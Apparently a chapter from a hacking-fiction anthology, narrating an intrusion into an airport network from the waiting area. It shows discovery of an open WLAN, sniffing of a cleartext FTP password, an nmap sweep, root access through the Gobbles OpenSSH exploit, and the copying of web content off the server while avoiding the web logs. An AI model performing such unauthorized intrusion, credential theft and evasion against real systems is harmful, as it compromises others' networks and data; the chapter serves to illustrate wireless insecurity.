Chapter 6

Flying the Friendly Skies

by Joe Grand

So here I am, sitting in the airport again, waiting for another flight. I should be used to it by now; I fly more often than I see my girlfriend. I know my frequent flyer number by heart and always make sure to ask for a first-class upgrade when I check in. Of course, the gate attendant just smiles at me and shakes her head, every time…

After breezing through security, I walk down the narrow hallway towards the gate area. My eyes shift around the vast glass-walled room, looking for a place to stake my claim for the next hour before I begin to board my flight. I head for a large window overlooking the tarmac. I plop down in a row of vinyl-covered chairs and proceed to pull out my laptop from my ever-so-obvious laptop bag (it's like having a huge target on my back for thieves). Spreading out my papers on an adjacent seat, I make myself comfortable.

As Windows 2000 loads on my laptop, which sometimes seems like it takes days, I look around the waiting area. I'm always interested in how people pass the time in airports. A few seats down from me, an old man in brown khakis is slouched comfortably, mouth wide open, fast asleep. Behind me is a family with two small kids, loud and whining, running around and knocking over everything in sight. The archetypical businessmen fill many of the chairs, their cell phones glued to their ears. As for me, I look like I practically live in the airport. My shoes are off, kicked to the side on the floor next to my laptop bag. The hooded sweatshirt that I always travel in is unzipped, showing off my red "Lite Beer Athletic Club" T-shirt. I like to travel in comfort.

I've always wondered how some people can just sit in the waiting area…and sit…and sit, not doing anything but staring into space. I can't do that. I need something interesting to fill the time. It usually involves my laptop and an Internet connection.

Wireless networking is wonderful. I don't need to be tethered to anything and can still communicate with the outside world. It works great from home, where I can sit on my porch, overlooking the ocean, and work on circuit designs in the California sun. I'm not constantly tripping over wires when I walk around the house. The one thing I've noticed about wireless is that it's everywhere. It's actually hard not to notice it these days. Residential neighborhoods, hotels, university dorm rooms, the local Starbucks, and the McDonald's down the street—though I don't know why anyone would want to sit in a Mickey D's, eating a Big Mac while using a computer. It would take days just to get the grease smell off the laptop.


Anyway, I'm relaxed and sprawled out on the airport seats. And I'm itching for a network connection. Actually, I'm just itching for something to do. Boredom is not an option for me.

I decide to first load Network Stumbler to sniff the airwaves for any active 802.11b wireless access points. A single access point pops up in the window. Small airports like this one probably aren't subject to the same strict network security procedures as the larger, urban airports are. So they can get away with wireless local access networks, also known as WLANs, where others might not.

Having wireless capabilities on your corporate network is like putting an Ethernet jack in the company parking lot. Many administrators simply plug in wireless access points and leave the hardware in its default configuration, sometimes opening up their entire corporate network to the public, or at least allowing the public to access the Internet through the corporation's connection. We're at a point where it is so convenient to use wireless technology that people usually just overlook the security problems and pretend they don't exist.

With NetStumbler, I can easily see the media access control (MAC) address, network name (SSID), channel, access point vendor, encryption type, signal and noise values, and some other parameters. To my surprise, there is no encryption used on the wireless network. The network I've detected, labeled "fokyoo," is an open network that simply broadcasts itself to the public.

NetStumbler Showing Active Wireless Access Points


Network Stumbler - [20030317182422]
File Edit View Device Window Help
Channels
SSIDs
Filters

MAC	SSID	Name	Chan	Vendor	Type	Encryption
00045AEF2743	fokyoo	Prism I	9*	Linksys	AP	

Ready 1 AP active GPS: Disabled


Normally, WEP, the Wired Equivalent Privacy algorithm, is used in 802.11b systems to encrypt and protect wireless traffic. Even though WEP has been found to be extremely flawed, a lot of people still use it to add a (very thin) layer of "security." I suppose it's better than nothing, but WEP is breakable by active attacks, passive attacks, and dictionary-based attacks.

Aside from providing encryption on the wireless network, WEP also is used to prevent unauthorized access to the network. WEP relies on a secret key shared between the access point (a base station connected to the wired network) and the mobile station. There are a handful of simple cracking tools, such as AirSnort and WEPCrack, that can determine WEP keys based on analysis of a large number of WEP-encrypted packets. Capturing enough packets to build up a dictionary of WEP initialization vectors that will be used by such a tool might take a dozen hours or a few days, depending on how much traffic is actually flowing over the wireless network. After that, it's as easy as feeding them into the tool until the WEP key pops out. I recently read about how someone could basically hijack a legitimate user's wireless connection by kicking the user off the network and quickly hopping on in his place.

Luckily for me, WEP isn't enabled on this network. I won't be here for more than an hour, so I probably wouldn't have enough time to determine the WEP key and associate with the wireless network.

With an unencrypted, open wireless network, all I should need is the SSID in order to associate with the access point and gain access to the network. Simple enough, since the access point broadcasts the SSID—it isn't meant to be a secret. First, I enter the SSID into my Windows 2000 wireless adapter configuration.

Wireless Network Configuration: Setting the SSID




Network Name: fokyoo

Use this screen to identify the Network Name of the wireless network to which you wish to connect your computer.

Next, I make sure that WEP is disabled, cross my fingers, and click **Next**.

Wireless Network Configuration: Disabling WEP Security



☐ Enable Data Security

● Use Alphanumeric Characters (0-9, a-z, A-Z)

○ Use Hexadecimal (0-9, a-f, A-F)

Key 1 ********************************

Key 2


Key 3

Key 4

Encrypt data with: Key 1

If the Dynamic Host Configuration Protocol (DHCP) is enabled on the access point, I will be issued an IP address, gateway information, and access to the network.

Successful Connection to Wireless Network


TCP/IP

Updating the IP address of the TrueMobile 1150 Series Mini PCI Card connected to 'fokyoo'...

I'm pleased to see there aren't any errors. I load up the Windows Command Prompt and run `ipconfig` to verify my settings.

```
C:\>ipconfig

Windows 2000 IP Configuration

Ethernet adapter Wireless:

        Connection-specific DNS Suffix  . : host.atc.state.ca.us
        IP Address. . . . . . . . . . . . : 192.168.1.103
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.1.1
```

So far, so good! A quick `ping` to `www.grandideastudio.com` verifies that I am indeed up and running.

```
C:\>ping www.grandideastudio.com

Pinging www.grandideastudio.com [216.127.70.89] with 32 bytes of data:
```


```
Reply from 216.127.70.89: bytes=32 time=80ms TTL=241
Reply from 216.127.70.89: bytes=32 time=70ms TTL=241
Reply from 216.127.70.89: bytes=32 time=70ms TTL=241
Reply from 216.127.70.89: bytes=32 time=80ms TTL=241

Ping statistics for 216.127.70.89:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 70ms, Maximum =  80ms, Average =  75ms
```

Not only am I connected to the private wireless network, I can also access the Internet. Once I'm on the network, the underlying wireless protocol is transparent, and I can operate just as I would on a standard wired network. From a hacker's point of view, this is great. Someone could just walk into a Starbucks, hop onto their wireless network, and attack other systems on the Internet, with hardly any possibility of detection. Public wireless networks are perfect for retaining your anonymity.

Thirty minutes later, I've finished checking my e-mail using a secure Web mail client, read up on the news, and placed some bids on eBay for a couple of rare 1950's baseball cards I've been looking for. I'm bored again, and there is still half an hour before we'll start boarding the plane.

I decide to probe a little deeper by loading AiroPeek NX to monitor the packets on the wireless network and see what kind of traffic is flowing. All TCP/IP data is transmitted as it normally would be on a wired network.

AiroPeek NX Showing 802.11b Broadcast Packets sent from the Wireless AP


AiroPeek NX - [Airport]
File Edit View Capture Statistics Tools Window Help
Stop Capture
Packets Nodes Protocols Size Summary History Channels Log Expert Peer Map Filters

Packets received: 1,036 Memory usage: 1%
Packets filtered: 1,036 Filter state: Accept all packets

```
Packet Source             Destination  BSSID              Data... Cha... Flags Size
     1 00:04:5A:EF:27:43  Broadcast    00:04:5A:EF:27:43  2.0     9      *     63
     2 00:04:5A:EF:27:43  Broadcast    00:04:5A:EF:27:43  2.0     9      *     63
     3 00:04:5A:EF:27:43  Broadcast    00:04:5A:EF:27:43  2.0     9      *     63
     4 00:04:5A:EF:27:43  Broadcast    00:04:5A:EF:27:43  2.0     9      *     63
     5 00:04:5A:EF:27:43  Broadcast    00:04:5A:EF:27:43  2.0     9      *     63
     6 00:04:5A:EF:27:43  Broadcast    00:04:5A:EF:27:43  2.0     9      *     63
     7 00:04:5A:EF:27:43  Broadcast    00:04:5A:EF:27:43  2.0     9      *     63
     8 00:04:5A:EF:27:43  Broadcast    00:04:5A:EF:27:43  2.0     9      *     63
     9 00:04:5A:EF:27:43  Broadcast    00:04:5A:EF:27:43  2.0     9      *     63
```

Packet: 27


```
Information Element
  Element ID:     0  SSID
  Length:         6
  SSID:           fokyoo
```

```
0000: 80 00 00 00 FF FF FF FF FF FF 00 04 5A EF 27 43  ...........Z.'C
0016: 00 04 5A EF 27 43 C0 5C 73 03 67 89 00 00 00 00  ..Z.'C.\s.g.....
0032: 64 00 01 00 00 06 66 6F 6B 79 6F 6F 01 04 82 84  d.....fokyoo....
0048: 0B 16 03 01 09 05 04 00 03 00 00 00 00 00 00     ..............
```

Capturing Packets: 1,036 Duration: 00:01:37
For Help, press F1 ORiNOCO PC Card (5 volt) Channel: 9

As I'm watching the hundreds of 802.11b broadcast packets sent on the channel from the wireless access point, I noticed an interesting stream of data. I quickly turn on the filter in AiroPeek to block all broadcast packets and isolate the packets in question. My heart skips a beat when I look closer at the data and see that someone has just initiated a File Transfer Protocol (FTP) session.

AiroPeek NX Showing Clear Text FTP Session Sniffed over the Wireless Network



Packets received: 6,599 Memory usage: 1%
Packets filtered: 1,599 Filter state: Accept only packets matching one filter

Source	Destination	Data ...	Cha...	Size	Protocol	Summary
abv-sfo1-...	GUEST	11.0	9	84	FTP Ctl	.A..S.,S= 808146011,L= ...
GUEST	abv-sfo1-...	11.0	9	82	FTP Ctl	.A....,S=3637473208,L= ...
abv-sfo1-...	GUEST	11.0	9	164	FTP Ctl	R PORT=2625 220 abv-sfo1-...
GUEST	abv-sfo1-...	11.0	9	82	FTP Ctl	.A....,S=3637473208,L= ...
GUEST	abv-sfo1-...	11.0	9	88	FTP Ctl	C PORT=2625 USER davis
abv-sfo1-...	GUEST	11.0	9	76	FTP Ctl	.A....,S= 808146100,L= ...
abv-sfo1-...	GUEST	11.0	9	110	FTP Ctl	R PORT=2625 331 Password ...
GUEST	abv-sfo1-...	11.0	9	82	FTP Ctl	.A....,S=3637473220,L= ...
GUEST	abv-sfo1-...	11.0	9	93	FTP Ctl	C PORT=2625 PASS flybyn1ght

Packet: 1,594

```
    No TCP Options
FTP Control - File Transfer Protocol
    Line  1:              PASS flybyn1ght<CR><LF>
```

```
0000: 08 01 02 01 00 04 5A EF 27 43 00 40 96 35 A7 7B  ......Z.'C.@.5.{
0016: 00 04 5A EF 27 43 10 A8 AA AA 03 00 00 00 08 00  ..Z.'C..........
0032: 45 00 00 39 69 96 40 00 80 06 FC EB C0 A8 01 6A  E..9i.@........j
0048: CE 10 04 1A 0A 41 00 15 D8 CF 6F C4 30 2B 54 D6  .....A....o.0+T.
0064: 50 18 45 D6 17 28 00 00 50 41 53 53 20 66 6C 79  P.E..(..PASS fly
0080: 62 79 6E 31 67 68 74 0D 0A 00 00 00 00           byn1ght......
```

Packets Nodes Protocols Size Summary History Channels Log Expert Peer Map Filters


Capturing Packets: 1,599 Duration: 00:10:12
For Help, press F1 ORiNOCO PC Card (5 volt) Channel: 9

I assume that this FTP session belongs to a legitimate and trusted user—someone from the airport. Because FTP is a clear text protocol, I can identify the target FTP server (abv-sfo1-atc.state.ca.us), username (davis), and password (flybyn1ght) by looking at the details of the packets. This login information could be extremely useful for getting into some of the other systems on the network. Password reuse is a weak link in the computer security chain. Human nature and convenience always seem to prevail over proper security mechanisms; nobody wants to remember a lot of different passwords. I write down the information and continue with my network investigation.

I let AiroPeek NX run for a little while longer, sniffing the airwaves and logging all the network traffic. I do some simple traffic analysis by generating a peer map to see which computers are connecting to other computers.

Within only a few minutes, I start to see pieces of a network map come together.

AiroPeek NX Showing Peer Map of Network



Packets received: 17,877
Packets filtered: 8,902
Memory usage: 13%
Filter state: Accept all packets

Map Type: IP Map
Node Visibility Criteria
Max Nodes:
Traffic Type:
Order:
Statistic:
Flow Direction:
Node Counts Sum
Showing up to 50 IP nodes with the highest total packets sent.
Visible:
User Hidden:
Invisible:

Capturing Packets: 8,902 Duration: 00:21:22
For Help, press F1 ORiNOCO PC Card (5 volt) Channel: 9

From my Windows 2000 box, I load up Cygwin, a UNIX environment and toolset for Windows-based machines, so I can get a standard `bash` prompt and run tools right from the command line. Knowing the IP address of the FTP server and seeing some of the high-level IP scheme, I run `nmap`, an open-source port-scanning tool, to probe a range of network addresses and determine if there are any open services on any accessible hosts on the network. If there are, I can try to use the login credentials I sniffed from the FTP session to gain access to one of the systems. Or maybe I could use a known security exploit to break in.

```
bash-2.02$ nmap -sS -O -oN scan 192.168.*.*
bash-2.02$ cat scan
# nmap (V. 3.00) scan initiated Mon Mar 17 22:32:28 2003 as: nmap -sS
-O -oN scan 192.168.*.*


Interesting ports on SPANDEX (192.168.1.102):
```

```
(The 1595 ports scanned but not shown below are in state: closed)
Port        State        Service
135/tcp     open         loc-srv
139/tcp     open         netbios-ssn
445/tcp     open         microsoft-ds
1025/tcp    open         NFS-or-IIS
1026/tcp    open         LSA-or-nterm
1027/tcp    open         IIS
Remote OS guesses: Windows NT 5 Beta2 or Beta3, Windows Millennium
Edition (Me), Win 2000, or WinXP, MS Windows2000 Professional
RC1/W2K
Advance Server Beta3

Interesting ports on  (192.168.1.109):
(The 1588 ports scanned but not shown below are in state: closed)
Port        State        Service
21/tcp      open         ftp
22/tcp      open         ssh
25/tcp      open         smtp
53/tcp      open         domain
80/tcp      open         http
110/tcp     open         pop-3
143/tcp     open         imap2
199/tcp     open         smux
443/tcp     open         https
993/tcp     open         imaps
995/tcp     open         pop3s
3306/tcp    open         mysql
5432/tcp    open         postgres

Uptime 35.940 days (since Mon Feb 10 00:12:59 2003)
```

The first host detected appears to be a standard Windows box running typical Microsoft services. The second host is a little more appealing, because it's running a number of open services, including FTP, HTTP, SSH, POP, and IMAP. Perusing the `nmap` results, I see that this is a fairly important system, serving up Web content along with e-mail capabilities. I decide to play around with the second system and come back later if I have time to check out the first.

Knowing about the Gobbles remotely exploitable OpenSSH vulnerability and how often it is successfully used to obtain root privileges, I start by checking the version of SSH that this target system is running.

```
bash-2.02$ telnet 192.168.1.109 22


Connecting To 192.168.1.109...
Escape character is '^]'.
SSH-2.0-OpenSSH_3.4
```

OpenSSH version 3.4 is most definitely vulnerable to the Gobbles exploit, so I proceed.

```
bash-2.02$ cd /gobbles
bash-2.02$ ./ssh -l root 192.168.1.109
[x] remote host supports ssh2
Protocol major version differ: 2 vs. 1
[*] remote host supports ssh2
[*] server_user: root:key
[*] keyboard-interactive method available
[*] chunk_size:4096 tcode_rep: 0 scode_rep 60
[*] mode: exploitation
....PpppPppppPppPpPppPppPpppPppPpp. . .
*GOBBLE*
OpenBSD tux 4.0 GENERIC#94 i386
uid=0(root) gid=0(wheel) groups=0(wheel)

# whoami
root
```

Success! I've gained root privileges on the system with a simple exploit. I now have complete control. If I only knew what this system was for. I traverse some of the directories on the system, looking for any interesting tidbits of data to read that might fill me in on what kind of system I have accessed.

```
# cat /tmp/dispatch.log
```

```
DISPATCH LANDING REPORT
                       AIRPORT              TIME
DATE    FLIGHT     DEPART   ARRIVE   DEPART   ARRIVE   AIRCRAFT   MILES
MAR9    TRS498     FLL       YYZ      21:43     0:01     T/B712/E   805
MAR9    MRA833     AVP       YYZ      23:11     0:13     T/MD80/A   538
MAR9    SWA234     MHT       YYZ      22:03     0:22     C208/G      73
MAR9    COA426     IAH       YYZ      21:29     0:25     T/B737/R   1447
MAR9    DAL2120    CVG       YYZ      23:00     0:31     T/E145/I   146
MAR9    AAL3170    BWI       YYZ      22:27     0:43     T/B752/E   638
MAR9    BTA3490    BOS       YYZ      0:02      0:46     T/B739/E   272
MAR9    USA618     ABQ       YYZ      23:50     0:52     C208/A      126
MAR9    MTN7454    PHL       YYZ      0:18      0:58     T/B733/R   250
```

The text file looks interesting. It shows airplane landing records. "What an odd type of file to be in a temporary directory," I mutter.

Now even more curious, I decide to take a look at what type of content the Web server is pushing out. I don't go directly to `http://192.168.1.109` with a Web browser, to avoid being detected by any Web-logging mechanisms that might be enabled. People are more likely to check World Wide Web logs than they are any other system logs. Even though I'm on the network anonymously through the wireless connection, I don't want to raise any suspicion unnecessarily, in case I decide to come back later on another trip and check things out further. Instead, I `tar` up the contents of `/var/www/html` and `ftp` them over to my local machine, which is running GuildFTPd, a freeware Windows-based FTP server. I browse through some of the image files first. One of them, a nondescript `tmped0.gif`, catches my eye.

"Could this be some sort of flight control system?" I ask myself, my heart starting to race.

"Ladies and gentlemen. We are now starting the general boarding for Flight 701 to Boston. Please have your boarding pass and identification ready," the gate attendant intones.

"Damn," I groan. It looks like this airport system was just saved by the bell.

With no time left to explore, I put my machine into hibernate mode, toss my papers into my bag, and move to become engulfed in yet another endless line to enter the airbus.

Flying the friendly skies of the airport wireless network from the comfort of my vinyl-padded waiting room chair sure helped to pass the time.

References

1. Network Stumbler, `http://www.netstumbler.com`
2. S. Fluhrer, I. Mantin, and A. Shamir, "Weaknesses in the Key Scheduling Algorithm of RC4," Aug. 2001, `www.wisdom.weizmann.ac.il/~itsik/RC4/Papers/Rc4_ksa.ps`
3. N. Borisov, I. Goldberg, and D. Wagner, "(In)Security of the WEP Algorithm," `www.isaac.cs.berkeley.edu/isaac/wep-faq.html`
4. WEPCrack, `http://wepcrack.sourceforge.net`
5. AirSnort, `http://airsnort.shmoo.com`
6. WildPackets AiroPeek NX, `http://www.wildpackets.com/products/airopeek_nx`
7. Cygwin, `http://www.cygwin.com`
8. Nmap, `http://www.insecure.org/nmap`
9. OpenSSH Challenge-Response Buffer Overflow Vulnerabilities, `http://www.securityfocus.com/bid/5093`
10. GuildFTPd, `http://www.guildftpd.com`